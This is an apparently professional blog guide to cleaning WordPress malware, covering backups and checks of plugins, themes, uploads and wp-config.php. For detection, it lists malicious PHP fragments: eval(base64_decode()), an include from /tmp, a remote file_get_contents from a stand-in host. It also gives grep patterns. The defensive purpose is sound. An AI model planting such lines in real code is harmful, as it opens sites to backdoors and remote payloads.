
A WordPress file infection can look small at first: one strange PHP file, one suspicious line in wp-config.php, or one plugin folder that does not belong. The risk is that a single infected file can reload malware, create new admin users, or redirect visitors again after you think the cleanup is finished.
If you are checking wp-content and wp-config.php, work carefully. These areas contain both the files attackers commonly modify and the legitimate files your website needs to run. The goal is not to delete everything suspicious in a panic. The goal is to preserve evidence, identify infected changes, replace compromised files with clean copies, and avoid losing the website.
 RyoheiYokoyama
I’m Ryohei Yokoyama, founder of SiteFixNow. I’ve worked as an IT engineer for over 20 years and have handled many WordPress recovery, malware removal, hacked site repair, and security cleanup cases. In this article, I’ll explain practical file-level checks for wp-content and wp-config.php so you can clean the infection without breaking the site.
- Why infected WordPress files often hide inside
wp-content. - What to check in
wp-config.phpbefore editing or replacing it. - Which suspicious PHP patterns deserve immediate attention.
- How to compare plugins, themes, uploads, and configuration files safely.
- When file cleanup should become full hacked WordPress site repair.
WordPress File Infection Cleanup Starts With a Safe Copy
Before changing infected WordPress files, make a full copy of the current site. That includes the WordPress files, uploads, themes, plugins, database, and server logs if you can access them.
This matters because a hacked website is both a repair job and an investigation. If you delete files immediately, you may remove clues that show how the attacker entered the site. You may also delete custom theme code, uploaded assets, or configuration values that are needed to rebuild the site correctly.
Download the current broken or infected state first. Then look for a clean backup from before the infection. The infected copy helps you compare timestamps and suspicious files; the clean backup helps you restore legitimate code when a file cannot be trusted.
- The full WordPress directory, often
public_htmlor the domain document root. - The database export from phpMyAdmin, hosting backup, or WP-CLI.
- The entire
wp-content/uploadsfolder, even if some files are infected. - The active theme folder, especially if it contains custom templates.
- Error logs and access logs around the first infection date.
If you are already seeing redirects, browser warnings, or unknown admin accounts, also read our broader guide to WordPress hacked site repair. File cleanup is important, but it is only one part of recovery.
Check wp-content for Fake Plugins, Infected Themes, and PHP in Uploads
The wp-content folder is the first place to inspect during WordPress file infection cleanup. WordPress core files can usually be replaced from a clean download, but wp-content contains site-specific plugins, themes, uploads, cache, backups, and custom code.
Attackers like this folder because it changes often and contains many subfolders. A malicious file can blend in with plugin files, hide inside an abandoned theme, or sit in uploads with an image-like name. A careful folder-by-folder check is safer than a blind deletion pass.
Start with plugin folders
Look inside wp-content/plugins/ and list every folder. Confirm whether each plugin is expected, still used, and available from a trusted source. Fake plugin folders often use harmless names such as cache, backup, system, wp-file-manager-old, or random strings.
wp-content/plugins/contact-form-7/
wp-content/plugins/woocommerce/
wp-content/plugins/cache-old/
wp-content/plugins/wp-vcd/
wp-content/plugins/.hidden-folder/
Do not assume every unfamiliar folder is malicious. Some legitimate plugins have technical folder names. Check the main plugin file, compare it with the official plugin package, and review the modification date. If a plugin was last updated at the same time the infection appeared, inspect it closely.
Inspect the active theme first
The active theme can load code on every page view. That makes files such as functions.php, header.php, footer.php, and template parts attractive places for injected malware.
wp-content/themes/active-theme/functions.phpwp-content/themes/active-theme/header.phpwp-content/themes/active-theme/footer.phpwp-content/themes/active-theme/inc/orincludes/files- Old inactive themes that are no longer maintained
If the theme is a public theme, compare it with a clean copy from the developer. If it is a custom theme, compare it with your repository, deployment package, or old backup. Be careful with child themes because legitimate custom code may live there.
Look for PHP files inside uploads
The wp-content/uploads/ folder should mainly contain media files such as images, PDFs, and documents. It should not normally contain active PHP scripts. If you find PHP files under uploads, treat them as suspicious until proven otherwise.
wp-content/uploads/2026/06/index.php
wp-content/uploads/2026/06/image.php
wp-content/uploads/.cache/shell.php
wp-content/uploads/wpforms/cache.php
wp-content/uploads/2026/06/photo.jpg.php
Some plugins create folders inside uploads, so check context before deleting. However, executable PHP in uploads is a common backdoor pattern. If your site had redirects or spam pages, compare this step with our guide to WordPress redirect hack fixes.
Inspect wp-config.php Without Breaking the Site
The wp-config.php file is one of the most sensitive files in a WordPress installation. It contains database connection settings, security keys, table prefix information, debug settings, and sometimes custom configuration added by hosting providers or developers.
Attackers may modify this file because it loads early. A malicious include, hidden remote request, or strange encoded block in wp-config.php can affect the entire site. At the same time, deleting the wrong line can disconnect WordPress from the database. Review it calmly and compare it with a clean reference.
DB_NAME,DB_USER,DB_PASSWORD, andDB_HOST.- Authentication keys and salts from WordPress.org.
$table_prefix, usually a short prefix ending with an underscore.- Debug constants such as
WP_DEBUGorWP_DEBUG_LOG. - Memory, cache, or SSL constants added by your host or developer.
Suspicious additions often appear before the database settings, after the “stop editing” comment, or near the bottom of the file. Watch for unreadable encoded strings, unexpected include or require calls, remote URLs, temporary file paths, or code that creates files dynamically.
eval(base64_decode('...'));
include('/tmp/.cache.php');
require_once ABSPATH . 'wp-content/uploads/2026/06/file.php';
$remote = file_get_contents('http://example.invalid/payload.txt');
The examples above are warning patterns, not a complete malware list. Some legitimate advanced setups use includes, environment variables, or custom paths. The question is whether the code is expected, documented, and consistent with your hosting setup.
Use debug logging only when needed
If file cleanup caused a critical error, temporary debug logging can help identify the broken file. Do not leave debug display enabled on a public hacked site because it can expose paths and warnings to visitors.
define('WP_DEBUG', true);
define('WP_DEBUG_LOG', true);
define('WP_DEBUG_DISPLAY', false);
@ini_set('display_errors', 0);
After testing, turn debug mode back off unless you have a reason to keep logging temporarily. If the site shows a critical error after malware cleanup, our guide to WordPress critical error fixes may help you narrow the cause.
Search for Suspicious PHP Patterns and Recent File Changes
After checking the obvious locations, search for suspicious patterns across the site files. This helps find backdoors that were not visible from folder names alone.
Common malware patterns include encoded payloads, obfuscated function names, unexpected file writing, fake image extensions, and code designed to hide from scanners. The pattern itself is not always proof of infection, but it tells you what to inspect.
eval,base64_decode,gzinflate,str_rot13, or long encoded strings.assert,preg_replacewith executable patterns, or dynamic function calls.- PHP files inside uploads, cache, backup, or temporary folders.
- Files modified at the same minute across unrelated folders.
- Files with extensions such as
.php5,.phtml,.phar, or.jpg.php.
If you have SSH access, you can use careful search commands. If you only have a hosting file manager, use its search feature and sort files by modification date.
grep -RIn --include='*.php' 'base64_decode\\|gzinflate\\|str_rot13\\|eval(' public_html/
find public_html/wp-content/uploads -type f \\( -name '*.php' -o -name '*.phtml' -o -name '*.php5' \\)
find public_html -type f -mtime -7
Do not delete every search result automatically. Some security plugins, cache plugins, and backup tools contain complex PHP. Open the file, compare it with a clean source, and check whether the code belongs there. If many files are infected, a full WordPress malware removal process is safer than manual one-file cleanup.
Replace What You Can, Repair What You Must, and Verify Reinfection Stops
The safest cleanup method is to replace known software with clean copies and manually repair only the files that are unique to your website.
WordPress core can usually be replaced from a fresh WordPress download. Public plugins and themes can usually be replaced from their official source. Custom themes, child themes, uploads, and configuration files require more careful review because they may contain legitimate site-specific work.
- Keep a copy of the infected state and database.
- Replace WordPress core files with a clean copy, excluding
wp-contentandwp-config.php. - Replace public plugins and themes from trusted sources.
- Inspect custom theme files, uploads, and configuration files manually.
- Change WordPress admin passwords, hosting passwords, FTP/SFTP passwords, and database passwords where appropriate.
- Scan again and monitor whether suspicious files return.
Reinfection is the key test. If the same PHP file comes back after deletion, another backdoor, compromised admin account, writable folder, vulnerable plugin, or scheduled task may still exist. File cleanup is not complete until the entry point and persistence method are removed.
Also check the database for suspicious admin users, injected scripts in posts or widgets, unfamiliar cron events, and strange options. A file infection can be connected to database changes. If your site is badly broken or business-critical, a professional WordPress recovery service can reduce the risk of missed backdoors and accidental data loss.
FAQ About WordPress File Infection Cleanup
Summary: Clean WordPress Files Carefully, Not Randomly
WordPress file infection cleanup is not just a search-and-delete task. The most important areas to check are wp-content/plugins, wp-content/themes, wp-content/uploads, and wp-config.php. These locations can contain both malware and critical site-specific files.
Start with a full copy, compare files with clean sources, inspect suspicious PHP patterns, replace trusted software from official packages, and verify that deleted malware does not return. If the infection includes redirects, critical errors, unknown users, or repeated reinfection, treat it as full hacked site recovery rather than a small file cleanup.
If You Can’t Secure or Recover Your WordPress Site Yourself

If your website shows malware warnings, redirects to strange pages, or you are not sure whether it is secure,
SiteFixNow can help clean, repair, and recover your WordPress site.
- Your WordPress site may be infected with malware.
- Security warnings appear in Google or browser results.
- You found unknown admin users or suspicious files.
- The site redirects to spam or unknown websites.
- You need urgent WordPress hacked site repair.
- Reduce visitor risk and SEO damage.
- Find hidden malware and backdoors, not only visible symptoms.
- Recover the site safely without unnecessary data loss.